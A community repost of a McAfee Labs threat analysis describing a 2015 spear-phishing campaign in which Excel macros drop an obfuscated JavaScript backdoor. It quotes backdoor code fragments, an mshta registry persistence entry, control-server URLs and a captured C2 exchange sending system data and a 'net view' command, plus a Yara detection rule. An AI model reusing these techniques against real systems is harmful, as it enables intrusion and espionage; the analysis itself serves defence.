

Stealthy Cyberespionage Campaign Attacks With Social Engineering - Security - Spiceworks Community

Published: 2015-06-24 · Archived: 2026-04-05 16:35:40 UTC




Cyberespionage continues to be a hot topic in our industry, and the information security nerd in me always finds it exciting when our McAfee Labs team is able to speak about their findings. Here is a blog post from [Rahul Mohandas](#) on a recent campaign:

[Stealthy Cyberespionage Campaign Attacks With Social Engineering](#)

Cyberespionage attacks pose a challenge for the security industry as well as for the organizations trying to protect against them. Last year, McAfee Labs predicted that in 2015 these attacks would increase in frequency and become stealthier, and we have seen this occur. Cyberespionage aims at specific organization or sectors that are high-value targets, with most attacks flying under the radar.

The McAfee Labs research team has tracked an advanced persistent threat for the past couple of months. This group has evolved a lot in sophistication and evasion techniques to defeat detection by security products. This group has been active since at least 2014 and uses spear-phishing campaigns to target enterprises. We have observed this group targeting defense, aerospace, and legal sector companies.



The Attack

The preceding email provides a clear indication that the attackers have researched their target and its employees. Social media sites such as LinkedIn, Twitter, and Facebook are good sources of such valuable information, which can be used for social-engineering attacks.

The Excel attachment opens with a “password protected” window, tricking the victim into believing the file requires a password to display the content.



The Excel file is laced with a malicious macro that runs in the background. To prevent easy detection, the macro is obfuscated using Base64. The Excel file drops an .hta file, which contains the backdoor functionality.

This attack uses some novel techniques:

- A JavaScript backdoor component, unlike most exploits or malicious Office files, which use an embedded or a direct download of a binary.
- The JavaScript backdoor is obfuscated and dropped to %Appdata%\Microsoft\Protect\CRED. It persists on the machine using a registry run entry created by the mshta application.

Key	NewValue	Type
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\protect	mshta.exe "C:\Documents and Settings\Administrator\Application Data\Microsoft\Protect\CRED"	REG_SZ

- The launched window is hidden using the JavaScript command “window.moveTo(-100,-100), window.resizeTo(0,0).”

JavaScript backdoor capabilities

The attack minimizes its footprint by running only a script, which has lower chance of being flagged as malicious. Some of the backdoor capabilities:

- Querying system information using WMI.
- Using a proxy server for connections.
- Downloading and executing remote files.
- Using file/directory/network/process/registry and system operations.

```
A=0x0;
F=window[_$[242]](G[0x0]);
var H=y[_$[74]]unescape

switch(H[0x0][_$(25)]())
{
  case _$(243):
    B=DownloadFormUrl(F);
    break;

  case _$(244):
    B=ExecuteJavaScript(F[_$(121)](_$(244),_$(1)));
    break;

  default:
    B=Shell(F);
    break
};

D = _$(245)+StringEncode(B)+_$(246)+G[0x1];
Post(a,D)

} // while loop ends
```

Control servers

The WMI queries collect system-related data. The following parameters are collected and Base64 encoded before posting to the control servers:

- Hash of volume serial number
- Computer name
- IP address
- Current username
- Operating system
- Proxy server

The JavaScript backdoor connects to a gateway that receives additional commands from the attacker. Some of the control servers:

- hxxp://humans.mo0o[.]info/common[.]php
- hxxp://mines.port0[.]org/common[.]php
- hxxp://eholidays.mo0o[.]com/common[.]php

One of the attacker's first actions is to profile the infected host by executing commands that display a list of domains, computers, or resources shared by the specified computer (using the net view command). This is followed by gathering more information about the files on the desktop and other drives. An attacker can use this information for further lateral movement. All the data is posted to the control server as Base64-encoded data.

```
POST /common.php HTTP/1.1
Cache-Control: no-cache
Connection: keep-alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Referer: https://www.google.com
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Content-Length: 224
Host: mines.port0.org
Cookie: PHPSESSID=hecag2p826ctH4mgne5acgcug4

action=aaa&data=YwZHMwY3ZjYyY2UzNmNjZwY0ZDE5NDkzMDUyY2Y1NjN8MTI
200 OK
Date: Tue, 16 Jun 2015 07:46:50 GMT
Server: Apache/2.2.15 (Red Hat)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 72
Content-Type: text/html
Vary: Accept-Encoding
Connection: keep-alive

Y21kLmV4ZSAvYyBuZXdqdm1ld19fX2U4OWU1NWZjZDh1NDQ4YzgzNGRHZDZHMzMTVlYjhh  cmd.exe /c net view __e89e55fcd8b448c894dad6a33715eb8a
```

Detection

Defending against these highly targeted social-engineering attacks involves a human element. Although technical controls mitigate the risks, it's imperative that organizations establish policies to help employees spot suspicious events.

McAfee Advanced Threat Defense provides zero-day protection against this attack based on its behavior.

The following Yara rule detects the OLE attack vector:

```
rule APT_OLE_JSRA
{
  meta:
  author = "Rahul Mohandas"
  Date = "2015-06-16"
  Description = "Targeted attack using Excel/word documents"

  strings:
  $header = {D0 CF 11 E0 A1 B1 1A E1}
  $key1 = "AAAAAAAAAA"
  $key2 = "Base64Str" nocase
  $key3 = "DeleteFile" nocase
  $key4 = "Scripting.FileSystemObject" nocase

  condition:
  $header at 0 and (all of ($key*))
}
```

I thank my colleague Kumaraguru Velmurugan of the Advanced Threat Defense Group for his invaluable assistance.